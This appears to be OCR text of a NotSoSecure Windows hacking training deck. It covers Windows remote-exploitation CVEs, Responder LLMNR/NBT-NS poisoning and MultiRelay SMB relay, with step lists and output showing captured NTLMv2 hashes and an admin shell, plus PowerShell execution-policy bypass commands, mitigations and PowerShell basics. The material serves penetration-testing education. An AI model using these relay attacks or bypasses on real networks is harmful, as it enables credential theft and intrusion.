


Hacking Windows

Remote Exploitation

Windows Remote Exploitation: Exploit Code

- Exposed and vulnerable services; known OS vulnerabilities and unpatched systems
- e.g. MS17-010 became “the new” MS08-067
  - Windows XP/2k3 - Windows 10/2k16



Exploit video showing Fuzzbunch & EternalBlue - https://vimeo.com/213515673

NotSoSecure part of claranet cyber security

Windows Remote Exploitation: Serialization

- Yes, really!
- DCOM Uses serialization to communicate between processes
- CVE-2018-0824
  - A remote code execution vulnerability exists in "Microsoft COM for Windows" when it fails to properly handle serialized objects. An attacker who successfully exploited the vulnerability could use a specially crafted file or script to perform actions.
- Remote Code Execution but with user interaction as per the current PoCs in the Wild.
- Ref: https://codewhitesec.blogspot.com/2018/07/lethalhta.html

NotSoSecure part of claranet cyber security

Windows Remote Exploitation: BlueKeep

- CVE-2019-0708:
- Remote Unauth Vulnerability targeting Remote Desktop Services
- Affects: Windows server 2000 - 2008 R2, Windows XP - 7
- CVSS: Base 9.8, Temporal 8.8
- If NLA (network Level Authentication) is enabled you are not affected
- Video PoC by CANVAS: https://vimeo.com/349688256/aecbf5cac5
- Metasploit module is also in preparation but kept within wraps

References:
https://github.com/0xeb-bp/bluekeep
https://www.zerodayinitiative.com/blog/2019/5/27/cve-2019-0708-a-comprehensive-analysis-of-a-remote-desktop-services-vulnerability

NotSoSecure part of claranet cyber security

Windows Remote Exploitation: DNS Server

- CVE-2020-1350: A remote code execution vulnerability where Windows DNS servers fail to properly handle requests.
- Successful exploitation could allow an attacker to run arbitrary code in the context of the Local System Account.
- Windows servers configured as DNS servers are at risk from this vulnerability.
- An unauthenticated attacker could send malicious requests to a Windows DNS server to exploit this vulnerability.

References:
https://blog.zsec.uk/cve-2020-1350-research/
https://github.com/ZephrFish/CVE-2020-1350

NotSoSecure part of claranet cyber security

Microsoft Exchange Bugs

- Microsoft Exchange 2010 to 2019 were affected with multiple vulnerabilities ranging from SSRF to RCE
- Affects the on-prem exchange servers not the Exchange online
- In many instances, allows an unauthenticated user to execute arbitrary code and perform exploitation
- CVE-2021-26855 aka ProxyLogon - A SSRF vulnerability that can be used to bypass authentication and impersonate admin user tokens. Further can be chained with CVE-2021-27065 to exploit a file-write vulnerability and get code execution abilities

NotSoSecure part of claranet cyber security

Microsoft Exchange Bugs (contd.)

- Other vulnerabilities similar to CVE-2021-27065 are CVE-2021-26857, CVE-2021-26858 - Post-auth write-file vulnerability leading to RCE
- CVE-2021-26857 - Insecure deserialization post-auth in the Unified Messaging interface
- Few other vulnerabilities - CVE-2021-28480, CVE-2021-28481, CVE-2021-28482, CVE-2021-28483 that allow RCE on the Microsoft Exchange Servers

NotSoSecure part of claranet cyber security

Windows Remote Exploitation: Responder

- https://github.com/lgandx/Responder
- '…Responder an LLMNR (Link-Local Multicast Name Resolution), NBT-NS (NetBIOS Name Service) and mDNS (Multicast Domain Name System) poisoner. It will answer to specific NBT-NS queries based on their name suffix…'

A multitude of options are available:

- SMB Auth Server
- WPAD Proxy Server
- HTTP/HTTPS Auth Servers
- FTP/POP3/IMAP/SMTP and DNS Servers

NotSoSecure part of claranet cyber security

Windows Remote Exploitation: Responder

- A request for \\shared originates from 192.168.0.8

121	21.874597	192.168.0.8	192.168.0.255	NBNS	92 Name query NB SHARED<20>
122	21.875474	fe80::88f7:b32:836e…	ff02::1:3	LLMNR	86 Standard query 0x1643 A shared
123	21.875775	192.168.0.8	224.0.0.252	LLMNR	66 Standard query 0x1643 A shared
124	21.875899	192.168.0.3	192.168.0.8	NBNS	104 Name query response NB 192.168.0.3
125	21.876368	192.168.0.8	224.0.0.252	LLMNR	66 Standard query 0xf6dc AAAA shared
126	21.876551	fe80::88f7:b32:836e…	ff02::1:3	LLMNR	86 Standard query 0xf6dc AAAA shared
127	21.876944	192.168.0.3	192.168.0.8	LLMNR	88 Standard query response 0x1643 A shared A 192.168.0.3

- 192.168.0.3 (a system running Responder) replies to NBT-NS, LLMNR and SMB

```
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 192.168.0.8 for name SHARED (service: File Server)
[*] [LLMNR]  Poisoned answer sent to 192.168.0.8 for name shared
[SMB] NTLMv2-SSP Client   : 192.168.0.8
[SMB] NTLMv2-SSP Username : DESKTOP-S5HGT8E\Owen
[SMB] NTLMv2-SSP Hash     : Owen::DESKTOP-S5HGT8E:1122334455667788:D6189
[SMB] Requested Share     : \\SHARED\IPC$
[*] [LLMNR]  Poisoned answer sent to 192.168.0.8 for name DESKTOP-S5HGT8E
[*] [LLMNR]  Poisoned answer sent to 192.168.0.8 for name shared
[*] [LLMNR]  Poisoned answer sent to 192.168.0.8 for name DESKTOP-S5HGT8E
[*] Skipping previously captured hash for DESKTOP-S5HGT8E\Owen
[SMB] Requested Share     : \\SHARED\IPC$
[*] [NBT-NS] Poisoned answer sent to 192.168.0.8 for name SHARED (service: Workstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to 192.168.0.8 for name shared
```

NotSoSecure part of claranet cyber security

Windows Remote Exploitation: MultiRelay

- A tool to relay NTLMv1 & NTLMv2 authentication
- http://g-laurent.blogspot.co.uk/2016/10/introducing-responder-multirelay-10.html

The Attack:


1. Verify the target **doesn't** have SMB signing enabled (MultiRelay checks for this)
2. Use Responder to poison responses (NBNS/LLMNR)
3. Run MultiRelay in tandem - this will be waiting for incoming connections
4. A privileged (or specifically targeted) user falls victim to Responder
5. Authentication is relayed to the chosen target

Attacker > Target A (LLMNR poisoned) > SMB auth relayed to Target B

https://www.notsosecure.com/pwning-with-responder-a-pentesters-guide/

NotSoSecure part of claranet cyber security

Windows Remote Exploitation: MultiRelay



NotSoSecure part of claranet cyber security

Windows Remote Exploitation: MultiRelay

```
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 192.168.10.17 for name BACKUP-001 (
 [*] [LLMNR]  Poisoned answer sent to 192.168.10.17 for name backup-001
```


Attacker: 192.168.10.**208**
Relay Host: 192.168.**10**.17
Victim: 192.168.**11**.17


```
Retrieving information for 192.168.11.17...
SMB signing: False
Os version: 'Windows 10 Enterprise 14393'
Hostname: 'WKS11'
Part of the 'PLUM' domain
[+] Setting up SMB relay with SMB challenge: e81e4cf5e9936571
[+] Received NTLMv2 hash from: 192.168.10.17
[+] Client info: ['Windows 10 Enterprise 14393', domain: 'PLUM', signing:'False']
[+] Username: Administrator is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, Administrator has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate
```

Windows Remote Exploitation: Mitigation

Mitigation: Responder

- Disable LLMNR and NetBIOS






Windows Remote Exploitation: Mitigation

Mitigation: MultiRelay

- **Policy:** Enable SMB Signing (enabled by default only on Domain Controllers)



*Server type or GPO	Default value
Default Domain Policy	Not defined
Default Domain Controller Policy	**Enabled**
Stand-Alone Server Default Settings	Not defined
Member Server Effective Default Settings	Not defined
Client Computer Effective Default Settings	Disabled

```
Retrieving information for 192.168.3.215...
SMB signing is mandatory. Choose another target
Os version: 'Windows Server 2012 R2 Standard 9600'
Hostname: 'DC01'
Part of the 'PLUM' domain
```

*[source] https://technet.microsoft.com/en-us/library/jj852239(v=ws.11).aspx


Hacking Windows

Back to PowerShell

PowerShell Execution Policy

- Execution Policy is a defensive inbuilt feature defining under which context a PowerShell should load and run scripts
- However, Execution Policy does not apply to anything loaded in memory

- Current execution policy on a system can be checked using `Get-ExecutionPolicy` cmdlet, to return the PowerShell policy under the LocalMachine scope
- The cmdlet `Get-ExecutionPolicy -List` displays the Execution policy under multiple scope contexts



PowerShell Execution Policies

Possible PowerShell Execution Policies include -

- **Restricted**: Prevents running of all script files
- **Undefined**: If the Execution Policy is set to 'Undefined' then the 'Restricted' policy would be effective
- **AllSigned**: Requires the script and configuration files be signed by a trusted publisher including the ones written on personal host
- **RemoteSigned**: Requires a digital signature from a trusted publisher on the scripts that are downloaded from the internet
- **Default**: Restricted for Windows clients and RemoteSigned for Servers
- **Unrestricted**: Unsigned scripts can run but there would be warning prompts before a script is run or a configuration file is loaded
- **Bypass**: No warnings and no script execution is blocked

NotSoSecure part of claranet cyber security

PowerShell Execution Policy Bypass

- PowerShell Execution Policy can often be bypassed by launching using one of the following:

```
powershell.exe -ExecutionPolicy bypass
```

OR

```
powershell.exe -exec bypass -C <command>
```

- Or with the cmdlet:

```
Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope
Process
```

- In fact a number of methods exist:

https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/

NotSoSecure part of claranet cyber security

Get-Command

- Get-Command cmdlet is very handy to check the list of available cmdlets, functions and aliases in a given PowerShell instance

- `Get-cmdlet *`
  - gets all commands in the system inclusive of the executables

- `Get-Command <cmdlet name>`
  - This command gets the information about the specific defined cmdlet

- `Get-Command <cmdlet name> -Args Cert: -Syntax`
  - To get details of a cmdlet syntax

NotSoSecure part of claranet cyber security

Get-Command

```
PS C:\Users\Lenovo> Get-Command Get-HotFix

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Cmdlet          Get-HotFix                                         3.1.0.0    Microsoft.
PowerShell.Management


PS C:\Users\Lenovo> Get-Command Get-HotFix -Args Cert: -Syntax

Get-HotFix [[-Id] <string[]>] [-ComputerName <string[]>] [-Credential <pscredential>] [<
CommonParameters>]

Get-HotFix [-Description <string[]>] [-ComputerName <string[]>] [-Credential <pscredenti
al>] [<CommonParameters>]
```

NotSoSecure part of claranet cyber security


Variables

- Variables in PowerShell are represented by any given test string which begins with a dollar sign (`$`)
  - Case-insensitive
  - Can include special characters, numbers, spaces

- Types of variables:
  - User defined - Defined and maintained by user
  - Automatic - Created and maintained by Powershell, user cannot change these variables, e.g. `$PSHOME`
  - Preference - These are created by PowerShell as per user preference, hence can be changed by user

NotSoSecure part of claranet cyber security

Variables



NotSoSecure part of claranet cyber security

Variables

Variables can be declared as:

```
$abc = 123

$xyz = “Security is a myth”

$currentdate = Get-Date

$world = $null
```

Useful cmdlets for variable manipulation:

- `Clear-Variable`
  - Clears a variable value
- `Remove-Variable`
  - Delete a variable
- `Get-variable`
  - Gets list of variables and values
- `Set-variable`
  - Changes the value of variable

Arrays

Arrays can be declared in the following ways:

```
$a = 1..5

$b = 123,345,456

$c = “abc”,”def”,”ghi”
```

When not specified, Arrays are created as an object array

```
(System.Object[])
```

Array data types

Array supports 3 data types:

- `String[]`
- `Long[]`
- `int32[]`

Arrays with data types can be defined as:

```
[int32[]]$d = 123,234,345,456
```

Arrays can also be created using sub-expression operator (@) e.g.

```
$q = @(1..5)
```

NotSoSecure part of claranet cyber security

Arrays

```
PS C:\Users\Lenovo> $q = @(1..5)
PS C:\Users\Lenovo> $q
1
2
3
4
5
PS C:\Users\Lenovo> $a = 1..5
PS C:\Users\Lenovo> $a
1
2
3
4
5
PS C:\Users\Lenovo> $b = "abc","def","asd"
PS C:\Users\Lenovo> $b
abc
def
asd
PS C:\Users\Lenovo> $q = @(-2..2)
PS C:\Users\Lenovo> $q
-2
-1
0
1
2
PS C:\Users\Lenovo> $q.Count
5
PS C:\Users\Lenovo> _
```

NotSoSecure part of claranet cyber security

String Manipulation

- String concatenation can be done using -join operator

```
PS C:\Users\Lenovo> "Not","So","Secure" -join ""
NotSoSecure
PS C:\Users\Lenovo> "Not","So","Secure" -join ":"
Not:So:Secure
```

- String replace action can be done by -replace operator

```
PS C:\Users\Lenovo> "Security is a myth" -replace 'myth','responsibility'
Security is a responsibility
```

- Index of a string can identified by IndexOf Operator

```
PS C:\Users\Lenovo> ("NotSoSecure").IndexOf("So")
3
```

- String split can be done by -split operator

```
PS C:\Users\Lenovo> "Not","So","Secure" -split " "
Not
So
Secure
```

NotSoSecure part of claranet cyber security

Operators

